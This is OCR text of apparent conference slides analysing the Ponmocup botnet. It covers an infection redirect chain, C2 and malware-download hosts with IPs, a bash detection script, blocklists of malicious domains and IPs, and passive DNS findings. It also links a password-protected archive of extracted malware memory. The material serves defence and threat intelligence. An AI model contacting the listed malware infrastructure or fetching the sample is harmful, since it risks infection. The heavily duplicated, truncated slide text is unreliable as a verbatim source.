Server: nginx/1.1.17
Date: Fri, 05 Oct 2012 13:01:24 GMT
Content-Type: application/octet-stream
Content-Length: 540672
Last-Modified: Fri, 05 Oct 2012 12:15:04 GMT
Connection: close
Set-Cookie: PHPSESSID=g2rge5a976j3tv4nbnkoms6552; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: post-check=0, pre-check=0
Accept-Ranges: none
```

28	GET	http://clients1.google.ch/complete/search?client=heirloom-hp&hl=de&gs_nf=1&cp=9&gs_id=t&q=born%20to...	200	OK
29	GET	http://clients1.google.ch/complete/search?client=heirloom-hp&hl=de&gs_nf=1&cp=10&gs_id=w&q=born%20...	200	OK
30	GET	http://clients1.google.ch/complete/search?client=heirloom-hp&hl=de&gs_nf=1&cp=11&gs_id=z&q=born%20t...	200	OK
31	GET	http://clients1.google.ch/complete/search?client=heirloom-hp&hl=de&gs_nf=1&cp=12&gs_id=11&q=born%2...	200	OK
32	GET	http://www.google.ch/search?hl=de-CH&source=hp&q=born+to+help&gbv=2&oq=born+to+help&gs_l=heirloo...	200	OK
34	GET	http://www.google.ch/url?q=http://www.bth.ch/&sa=U&ei=ENpuUMjmBemm4gTix4CoAQ&ved=0CBYQFjAA&us...	302	Found
35	GET	http://www.bth.ch/	302	Found
37	GET	http://kritikaa.ilanes.com/url?sa=D&source=web&cd=23&ved=073iYdHz2&url=http://www.bth.ch/&ei=2ZltfKzI4...	302	Moved Tempo...
39	GET	http://ml.buymeaslut.com/	200	OK

Ponmocup Malware Analysis

1 - Paros

File Edit View Analyse Report Tools Help

Sites

- Sites
  - http://clients1.google.ch
  - http://kritikaa.ilanes.com
    - GET:url(cd,ei,sa,sig2,sou
  - http://ml.buymeaslut.com
  - http://www.bth.ch

Request Response Trap

HTTP/1.1 200 OK
Server: nginx/1.1.17
Date: Fri, 05 Oct 2012 13:01:24 GMT
Content-Type: application/octet-stream
Content-Length: 540672
Last-Modified: Fri, 05 Oct 2012 12:15:04 GMT

http://www.google.ch/url?q=http://www.bth.ch/&sa
http://www.bth.ch/
http://kritikaa.ilanes.com/url?sa=D&source=web&
http://ml.buymeaslut.com/

28	GET			
29	GET			
30	GET			
31	GET	http://clients1.google.ch/complete/search?client=heirloom-hp&hl=de&gs_nf=1&cp=12&gs_id=11&q=born%2...	200	OK
32	GET	http://www.google.ch/search?hl=de-CH&source=hp&q=born+to+help&gbv=2&oq=born+to+help&gs_l=heirloo...	200	OK
34	GET	http://www.google.ch/url?q=http://www.bth.ch/&sa=U&ei=ENpuUMjmBemm4qTix4CoAQ&ved=0CBYQFjAA&us...	302	Found
35	GET	http://www.bth.ch/	302	Found
37	GET	http://kritikaa.ilanes.com/url?sa=D&source=web&cd=23&ved=073iYdHz2&url=http://www.bth.ch/&ei=2ZltfKzI4...	302	Moved Tempo...
39	GET	http://ml.buymeaslut.com/	200	OK

Ponmocup Malware Analysis

security-research.dyndns.org/pub/botnet/ponmocup/analysis_2012-10-05/analysis.txt

```
--------------------------------------------------------------------------------
analysis done by @c_APT_ure

----------------------
UPDATE 2012-10-07:

- after reboot suspended malware process using process explorer
- used Mandiant's Memoryze to create full memory dump
- analyzed memory dump with Maindiant's Redline, extracting malware proc's memory
- results are shown in the following screenshot:
  http://security-research.dyndns.org/pub/botnet/ponmocup/analysis_2012-10-05/screenshots/17.png

you can download the extracted malware process from here:
http://security-research.dyndns.org/pub/botnet/ponmocup/analysis_2012-10-05/AcquiredFiles.zip

IMPORTANT: zip pwd = safe

----------------------

screenshots of malware infection and analysis:
http://security-research.dyndns.org/pub/botnet/ponmocup/analysis_2012-10-05/screenshots.zip
```

Ponmocup Malware Analysis

security-research.dyndns.org/pub/botnet/ponmocup/analysis_2012-10-05/analysis.txt

```
---------------------------------------------------------------------------
analysis done by @c_APT_ure

------
UPDATE

- afte
- used
- anal
- resu
  http

you ca
http:/

IMPORT

------

screen
http:/
```

security-research.dyndns.org/pub/botnet/ponmocup/analysis_2012-10-05/analysis.txt

```
overview notwork analysis:

* redirect domain:
kritikaa.ilanes.com 178.211.33.205

* malware download:
ml.buymeaslut.com 82.211.45.82

* C2 / phone home:
intohave.com 64.179.44.188  (DNS request only)
88.216.164.117

* URL sample #1:
http://88.216.164.117/entries
(2 x requests with data in cookie values)

* URL sample #2:
http://88.216.164.117/videos/forumdisplay.php
(2 x requests with data in cookie values)
```

Ponmocup Malware Analysis

Ponmocup Malware Analysis

Ponmocup Malware Analysis

mcaf.ee/vw6ja

McAfee An Intel Company Secure Short URL Service [BETA]

This Site is Safe
Detailed Site Report

Categories: Blogs/Wiki
Original URL: http://c-apt-ure.bl
Report a Bad

c-APT-ure

Sunday, June 3, 2012

Introducing Ponmocup-Finder

Update 2012-10-18:
Finally I updated the ponmocup-finder script as promised. I also managed to download a new infector a
VM. You can also just look at some screenshots of the analysis.
And lastly here are some network indicators of C2:

Ponmocup Malware Analysis

security-research.dyndns.org/pub/botnet/ponmocup/ponmocup-finder/ponmocup-finder_v2.txt

```
$ cat ponmocup-domains_2012-10-17.txt
www.meier-gemuese.ch
www.systemworx.ch
www.subash.ch
importas.ch
www.bth.ch
www.epigeos.ch
www.ambu-wiesendamm.ch
kantine-postzentrum.ch
www.smartek.ch
www.humitas.ch
www.hotel-hohentwiel.de
www.gran-canaria-insider.info
www.jordanbad.de
www.fachschaft.biz
maxifood-group.com
```

Ponmocup Malware Analysis

security-research.dyndns.org/pub/botnet/ponmocup/ponmocup-finder/ponmocup-finder_v2.txt

```
$ cat ponmocup-domains_2012-10-17.txt
www.meier-gemuese.ch
www.systemworx.ch
```

```
$ cat ponmocup-finder.sh
#!/bin/bash
echo "date started: `date`"
cat $1 | \
while read domain; do
  echo -ne "checking domain: $domain --> ";
  wget -Sv --tries=1 --connect-timeout=3 --read-timeout=3 --dns-timeout=10 --user-agent="Mozilla
  redir=`egrep -m 1 "Location: " ${domain}_wget_log.txt`
  match=`echo $redir | cut -d"?" -f2- | egrep "$domain" | wc -l`
  if [ $match -gt 0 ]
  then
    echo -ne "seems to be INFECTED: "
    echo -ne `echo $redir | cut -d" " -f2 | cut -d"?" -f1`
    egrep -m 2 "Resolving " ${domain}_wget_log.txt | tail -1 | sed -e 's/Resolving/ --> DNS:/g'
  else
    echo "seems to be CLEAN"
    rm ${domain}_out.txt
    gzip ${domain}_wget_log.txt
  fi
done
echo "date finished: `date`"
```

Ponmocup Malware Analysis

security-research.dyndns.org/pub/botnet/ponmocup/ponmocup-finder/ponmocup-finder_v2.txt

```
$ cat ponmocup-finder.sh
#!/bin/bash
echo "date started: `date`"
cat $1 | \
while read domain; do
  echo -ne "checking domain: $domain --> ";
  wget -Sv --tries=1 --connect-timeout=3 --read-timeout=3 --dns-t
  redir=`egrep -m 1 "Location: " ${domain}_wget_log.txt`
  match=`echo $redir | cut -d"?" -f2- | egrep "$domain" | wc -l`
  if [ $match -gt 0 ]
  then
    echo -ne "seems to be INFECTED: "
    echo -ne `echo $redir | cut -d" " -f2 | cut -d"?" -f1`
    egrep -m 2 "Resolving " ${domain}_wget_log.txt | tail -1 | se
  else
    echo "seems to be CLEAN"
    rm ${domain}_out.txt
    gzip ${domain}_wget_log.txt
  fi
done
echo "date finished: `date`"
```

Ponmocup Malware Analysis

security-research.dyndns.org/pub/botnet/ponmocup/ponmocup-finder/ponmocup-finder_v2.txt

```
$ cat ponmocup-domains_2012-10-17.txt
www.meier-gemuese.ch
www.systemworx.ch
```

```
$ ./ponmocup-finder.sh ponmocup-domains_2012-10-17.txt | tee ponmocup-dom
date started: Wed Oct 17 10:32:21 CEST 2012
checking domain: www.meier-gemuese.ch --> seems to be INFECTED: http://ci
checking domain: www.systemworx.ch --> seems to be CLEAN
checking domain: www.subash.ch --> seems to be INFECTED: http://53088.aki
checking domain: importas.ch --> seems to be INFECTED: http://53090.akita
checking domain: www.bth.ch --> seems to be CLEAN
checking domain: www.epigeos.ch --> seems to be CLEAN
checking domain: www.ambu-wiesendamm.ch --> seems to be CLEAN
checking domain: kantine-postzentrum.ch --> seems to be INFECTED: http://
checking domain: www.smartek.ch --> seems to be INFECTED: http://www.smar
checking domain: www.humitas.ch --> seems to be CLEAN
checking domain: www.hotel-hohentwiel.de --> seems to be INFECTED: http:/
checking domain: www.gran-canaria-insider.info --> seems to be INFECTED:
checking domain: www.jordanbad.de --> seems to be INFECTED: http://facuri
checking domain: www.fachschaft.biz --> seems to be INFECTED: http://zhuk
checking domain: maxifood-group.com --> seems to be INFECTED: http://okoe
date finished: Wed Oct 17 10:32:37 CEST 2012
```

Malware Feeds

- Sharing malware intelligence
- Collective Intelligence Framework (CIF)
  - machine readable format

Malware-Feeds (for CIF)

code.google.com/p/collective-intelligence-framework/

collective-intelligence-framework

a framewo

Project Home

Summary People

Project Informatic

+1 +24 Recommend

Starred by 66 u

Project feeds

Code license

New BSD Licer

Content licens

Creative Comm

BY-SA

Labels

security, intellig

Academic

Members

saxjazm...@gm

giov...@gmail.c

NewFeedSources

an ongoing list of relevant feed sources that should be reviewed

Overview

These are a list of interesting new feed sources for CIF. They have not been vetted nor been tested. Please feel

them and test them for inclusion in the base CIF ruleset.

Sources

```
http://zeltser.com/combating-malicious-software/malicious-ip-blocklists.html
http://contagiodump.blogspot.com/2010/11/links-and-resources-for-malware-samples.html
http://urlquery.net/index.php
http://www3.malekal.com/malwares/
http://jsunpack.jeek.org/dec/go?list=1
http://vxvault.siri-urz.net/ViriList.php
http://minotauranalysis.com/malwarelist.aspx -- overlaps malcOde and cleanmx
http://rss.uribl.com/nic/NAUNET_REG_RIPN.xml
http://www.malwareblacklist.com/showMDL.php
http://abusix.org/service/spamfeeds
http://atlas.arbor.net/summary/fastflux?out=xml
http://dshield.org/diary.html?storyid=12373
https://reputation.alienvault.com/reputation.data
http://security-research.dyndns.org/pub/malware-feeds/ponmocup-botnet-domains.txt
http://security-research.dyndns.org/pub/malware-feeds/ponmocup-botnet-ips.txt
http://security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-domains.txt
http://security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-ips.txt
http://malwareint.com
```

Malware-Feeds (for CIF)

code.google.com/p/collective-intelligence-framework/

collective-intelligence-framework

a framewo

NewFeedSources

```
https://reputation.alienvault.com/reputation.data
http://security-research.dyndns.org/pub/malware-feeds/ponmocup-botnet-domains.txt
http://security-research.dyndns.org/pub/malware-feeds/ponmocup-botnet-ips.txt
http://security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-domains.txt
http://security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-ips.txt
http://malwareint.com
```

+1 +24 Recommend

them and test them for inclusion in the base CIF ruleset.

Starred by 66 u

Project feeds

Code license

New BSD Licer

Content licens

Creative Comm

BY-SA

Labels

security, intellig

Academic

Members

saxjazm...@gm

giov...@gmail.c

Sources

```
http://zeltser.com/combating-malicious-software/malicious-ip-blocklists.html
http://contagiodump.blogspot.com/2010/11/links-and-resources-for-malware-samples.html
http://urlquery.net/index.php
http://www3.malekal.com/malwares/
http://jsunpack.jeek.org/dec/go?list=1
http://vxvault.siri-urz.net/ViriList.php
http://minotauranalysis.com/malwarelist.aspx -- overlaps malcOde and cleanmx
http://rss.uribl.com/nic/NAUNET_REG_RIPN.xml
http://www.malwareblacklist.com/showMDL.php
http://abusix.org/service/spamfeeds
http://atlas.arbor.net/summary/fastflux?out=xml
http://dshield.org/diary.html?storyid=12373
https://reputation.alienvault.com/reputation.data
http://security-research.dyndns.org/pub/malware-feeds/ponmocup-botnet-domains.txt
http://security-research.dyndns.org/pub/malware-feeds/ponmocup-botnet-ips.txt
http://security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-domains.txt
http://security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-ips.txt
http://malwareint.com
```

Malware-Feeds (for CIF)

security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-domains.txt

```
#
# this list of ponmocup malware redirection domains is maintained by
# email:   toms.security.stuff -at- gmail.com
# twitter: @c_APT_ure
# blog:    http://c-apt-ure.blogspot.com/
#
# all domains and subdomains thereof should be considered malicious
#
# last updated: 2012-10-23
#
anydevil.com
gillspools.com
genjac.com
glisinc.com
yourcrystalball.com
golfnewssouthcarolina.com
fatlosstoolkit.com
golfnewsnewengland.com
telecomchicago.com
flatblastard.com
golfnewsnewmexico.com
buymeaslut.com
chelseyfatula.com
freelifelinegovernmentcellphone.com
mellodj.com
```

Malware-Feeds (for CIF)

security-research.dyndns.org/pub/malware-feeds/ponmocup-malware-ips.txt

```
# this list of ponmocup malware redirection IPs is maintained by
# email:   toms.security.stuff -at- gmail.com
# twitter: @c_APT_ure
# blog:    http://c-apt-ure.blogspot.com/
#
# last updated: 2012-09-24
#
31.210.96.156
31.210.96.157
31.210.96.155
77.81.183.116
82.211.45.82
82.211.45.83
176.53.112.115
91.206.232.34
95.211.32.227
205.188.16.149
109.236.80.151
109.236.80.211
212.95.54.127
212.95.54.22
212.95.63.103
46.4.61.131
78.159.120.33
```

Malware-Feeds (for CIF)

security-research.dyndns.org/pub/malware-feeds/ponmocup-botnet-ips.txt

```
#
# this list of ponmocup malware C&C IPs is maintained by
# email:   toms.security.stuff -at- gmail.com
# twitter: @c_APT_ure
# blog:    http://c-apt-ure.blogspot.com/
#
# for a list of pre-infection domains and IPs please see 'ponmo
#
# last updated: 2012-10-05
#
64.179.44.188
88.216.164.117
46.4.61.131
212.95.63.103
78.159.120.33
95.168.173.228
94.75.201.36
85.17.45.65
```

Discovery of new domains & IPs

- example use of 3 malware IPs
  - first & last observation of IP / domains
  - one IP (31.210.96.156) → 4 hits over 2 weeks

```
31.210.96.155 2012-08-24 winrich.alloymuffles.com
31.210.96.155 2012-11-01 mushambokazi.custom-chocolate-favors.com

31.210.96.156 2012-09-20 larico.mellodj.com
31.210.96.156 2012-09-22 ukla.freelifelinegovernmentcellphone.com
31.210.96.156 2012-10-05 zhukova.golfnewsnewmexico.com
31.210.96.156 2012-11-02 vebriza.ebookleads.com

31.210.96.157 2012-09-11 kandira.uksportbook.com
31.210.96.157 2012-09-20 kandira.uksportbook.com
```


Use of Passive DNS

- lookup all domains seen on a specific IP
  - e.g. IP from previous example (31.210.96.156)

- brief intro to Passive DNS

Passive DNS – Example

Passive DNS data provided by DeepEndResearch using DNSDB from ISC SIE. *Thanks a lot Andre!*



Passive DNS – Example

```
creeam.be3ny.com.    A    31.210.96.156
lagrave.be3ny.com.   A    31.210.96.156
pamindo.be3ny.com.   A    31.210.96.156
highlite.be3ny.com.  A    31.210.96.156
vinettia.be3ny.com.  A    31.210.96.156
shestan.mellodj.com.     A    31.210.96.156
minninger.mellodj.com.   A    31.210.96.156
sernvongsat.mellodj.com.     A    31.210.96.156
unnei.garita2u.com.  A    31.210.96.156
kiyutz.garita2u.com.     A    31.210.96.156
sagger.garita2u.com.     A    31.210.96.156
treama.garita2u.com.     A    31.210.96.156
juhanna.garita2u.com.    A    31.210.96.156
missguy.garita2u.com.    A    31.210.96.156
samblay.garita2u.com.    A    31.210.96.156
liandari.garita2u.com.   A    31.210.96.156
rochatka.garita2u.com.   A    31.210.96.156
cammerota.garita2u.com.  A    31.210.96.156
harperson.garita2u.com.  A    31.210.96.156
xaroulaki.garita2u.com.  A    31.210.96.156
```

Passive DNS – Example

```
creeam.be3ny.com.    A    31.210.96.156
lagrave.be3ny.com.   A    31.210.96.156
312  earthhour.whatisthebestcure.net.    A   31.210.96.156
313  sheyokhah.whatisthebestcure.net.    A   31.210.96.156
314  iesha.successsecretsrevealed.net.   A   31.210.96.156
315  bastam.successsecretsrevealed.net.  A   31.210.96.156
316  plyler.successsecretsrevealed.net.  A   31.210.96.156
317  thoane.successsecretsrevealed.net.  A   31.210.96.156
318  unesha.successsecretsrevealed.net.  A   31.210.96.156
319  sinatol.successsecretsrevealed.net. A   31.210.96.156
320  sotomey.successsecretsrevealed.net. A   31.210.96.156
321  svavasu.successsecretsrevealed.net. A   31.210.96.156
322  vincelia.successsecretsrevealed.net.    A   31.210.96.156
323  jahzavier.successsecretsrevealed.net.   A   31.210.96.156
324  yunianisa.successsecretsrevealed.net.   A   31.210.96.156
325  khotibatunnisa.successsecretsrevealed.net.  A   31.210.96.156
326  reily.sanantonioweddingchapel.net.  A   31.210.96.156
327  yusde.sanantonioweddingchapel.net.  A   31.210.96.156
328  chamkani.sanantonioweddingchapel.net.   A   31.210.96.156
329  rakeisha.sanantonioweddingchapel.net.   A   31.210.96.156
330  kherbache.sanantonioweddingchapel.net.  A   31.210.96.156
331  cosmicinferno.sanantonioweddingchapel.net.  A   31.210.96.156
```

Passive DNS – Example

```
creeam.be3ny.com.    A    31.210.96.156
lagrave.be3ny.com.   A    31.210.96.156
```

```
312  earthhour.whatisthebestcure.net.     A    31.210.96.156
313  sheyokhah.whatisthebestcure.net.     A    31.210.96.156
314  iesha.successsecretsrevealed.net.    A    31.210.96.156
315  bastam.successsecretsrevealed.net.   A    31.210.96.156
316  plyler.successsecretsrevealed.net.   A    31.210.96.156
317  thoane.successsecretsrevealed.net.   A    31.210.96.156
318
319
320
321
322
323
324  yuniarisa.successsecretsrevealed.net.    A    31.210.96.156
325  khotibatunnisa.successsecretsrevealed.net.   A    31.210.96.156
326  reily.sanantonioweddingchapel.net.   A    31.210.96.156
327  yusde.sanantonioweddingchapel.net.   A    31.210.96.156
328  chamkani.sanantonioweddingchapel.net.    A    31.210.96.156
329  rakeisha.sanantonioweddingchapel.net.    A    31.210.96.156
330  kherbache.sanantonioweddingchapel.net.   A    31.210.96.156
331  cosmicinferno.sanantonioweddingchapel.net.   A    31.210.96.156
```

- lookup all domains seen on a specific IP
  - e.g. IP from previous example (31.210.96.156)
  - **one IP → 331 domains !!!**

Passive DNS – ISC SIE

https://sie.isc.org

Google

Internet Systems Consortium

Login | Preferences | Help/Guide | About Trac | Register | Forgot your passwo

Wik

wiki: WikiStart

Start Page | Index | Hist

Last modified 3 months

Welcome to Security Information Exchange (SIE) Portal

About SIE

ISC SIE is a trusted, private framework for information sharing in the Internet Security field. Participants can operate real time sensors that upload and/or inject live data to SIE, and other participants can subscribe to this data either in real time, or by query access, or by limited and anonymized download.

Participants are network operators (including ISPs, enterprise, academic, and research), law enforcement (internationally), security companies (including anti-virus, intrusion detection, &etc), and research (including academic, Internet do-gooder, government, and commercial). All access and use, either commercial or noncommercial, must be in the public interest.

Passive DNS – ISC SIE

https://sie.isc.org

Passive DNS

"Passive DNS" or "passive DNS replication" is a technique invented by Florian Weimer in 2004 to opportunistically reconstruct a partial view of the data available in the global Domain Name System into a central database where it can be indexed and queried.

Passive DNS databases are extremely useful for a variety of purposes. Malware and e-crime rely heavily on the DNS, and so-called "fast flux botnets" abuse the DNS with frequent updates and low TTLs. Passive DNS databases can answer questions that are difficult or impossible to answer with the standard DNS protocol, such as:

- Where did this domain name point to in the past?
- What domain names are hosted by a given nameserver?
- What domain names point into a given IP network?
- What subdomains exist below a certain domain name?

Passive DNS – ISC SIE

https://sie.isc.org

Passive DNS

"Passive DNS" or "passive DNS replication" is a technique invented by Florian

- Where did this domain name point to in the past?
- What domain names are hosted by a given nameserver?
- What domain names point into a given IP network?
- What subdomains exist below a certain domain name?

answer questions that are difficult or impossible to answer with the standard DNS protocol, such as:

- Where did this domain name point to in the past?
- What domain names are hosted by a given nameserver?
- What domain names point into a given IP network?
- What subdomains exist below a certain domain name?

Passive DNS – ISC SIE

https://www.isc.org/community/blog/201011/join-global-passive-dns-pdns-network-today

Google

Internet Systems Consortium

search GO

GET BIND SUPPORT!

DOWNLOADS SOFTWARE SOLUTIONS SUPPORT COMMUNITY STORE ABOUT ISC

Events Press Members and Supporters Jobs Contact ISC ISC Team

Join The Global Passive DNS (pDNS) Network Today & Gain Effective Tools To Fight Against Cyber Crime

Robert Edmonds, Eric Ziegast, Barry Greene 03 Dec 2010

Why contribute passive DNS data to ISC?

ISC - *the Public Benefit Company that works to sustain the spirit of the Internet* - is expanding the capacity of our ***Passive DNS System***.
Passive DNS provides the industry greater insight into how the cyber-criminals are using DNS to violate the Internet.
Vetted organizations are invited to join the pDNS network by configuring their DNS infrastructure to be a passive DNS sensor (pDNS). Once you join, your system becomes a part of the global pDNS network, helping to fight against cybercrime gaining you access to new and effective tools.

Passive DNS is a very scalable network design and has minimal operational impact. As an additional bonus for participating, all vetted organizations that contribute Passive DNS will have access to the DNS Database (DNSDB) at the ISC Security Information Exchange (SIE) – an investigative tool that we use to analyze the cyber-criminal's use of DNS. By participating in this effort, you are expanding the data collected, thereby enabling greater insights into how the cyber-criminals are using DNS to exploit the Internet.

Passive DNS – ISC SIE

https://www.isc.org/community/blog/201011/join-global-passive-dns-pdns-network-today

Join The Global Passive DNS (pDNS) Network Today & Gain Effective Tools To Fight Against Cyber Crime

Join The Global Passive DNS (pDNS) Network Today & Gain Effective Tools To Fight Against Cyber Crime

Robert Edmonds, Eric Ziegast, Barry Greene

03 Dec 2010

Passive DNS provides the industry greater insight into how the cyber-criminals are using DNS to violate the Internet.


Passive DNS – ISC SIE

https://www.isc.org/community/blog/201011/join-global-passive-dns-pdns-network-today

search GO


Vetted organizations are invited to join the pDNS network by configuring their DNS infrastructure to be a passive DNS sensor (pDNS). Once you join, your system becomes a part of the global pDNS network, helping to fight against cybercrime, and gaining your team access to effective DNS visibility tools.

Passive DNS – ISC SIE



Passive DNS is a very scalable network design and has minimal operational impact. ***As an additional bonus for participating, all vetted organizations that contribute Passive DNS will have access to the DNS Database (DNSDB) at the ISC Security Information Exchange (SIE) – an investigative*** tool that we use to analyze the cyber-criminal's use of DNS. By participating in this effort, you are expanding the data collected, thereby enabling greater insights into how the cyber-criminals are using DNS to exploit the Internet.

Passive DNS – ISC SIE



Call to Action – Get involved!

- Learn more about Passive DNS
  - Join The Global Passive DNS [PDF] (Web)
  - Robert Edmonds's Defcon slides [PDF]

- Consider contributing pDNS data to ISC
  - If you think „no way“ – reconsider ;-)
  - *Privacy concerns should not be an issue*

The End

Thanks for listening!

Questions?

Contact:

twitter: @c_APT_ure
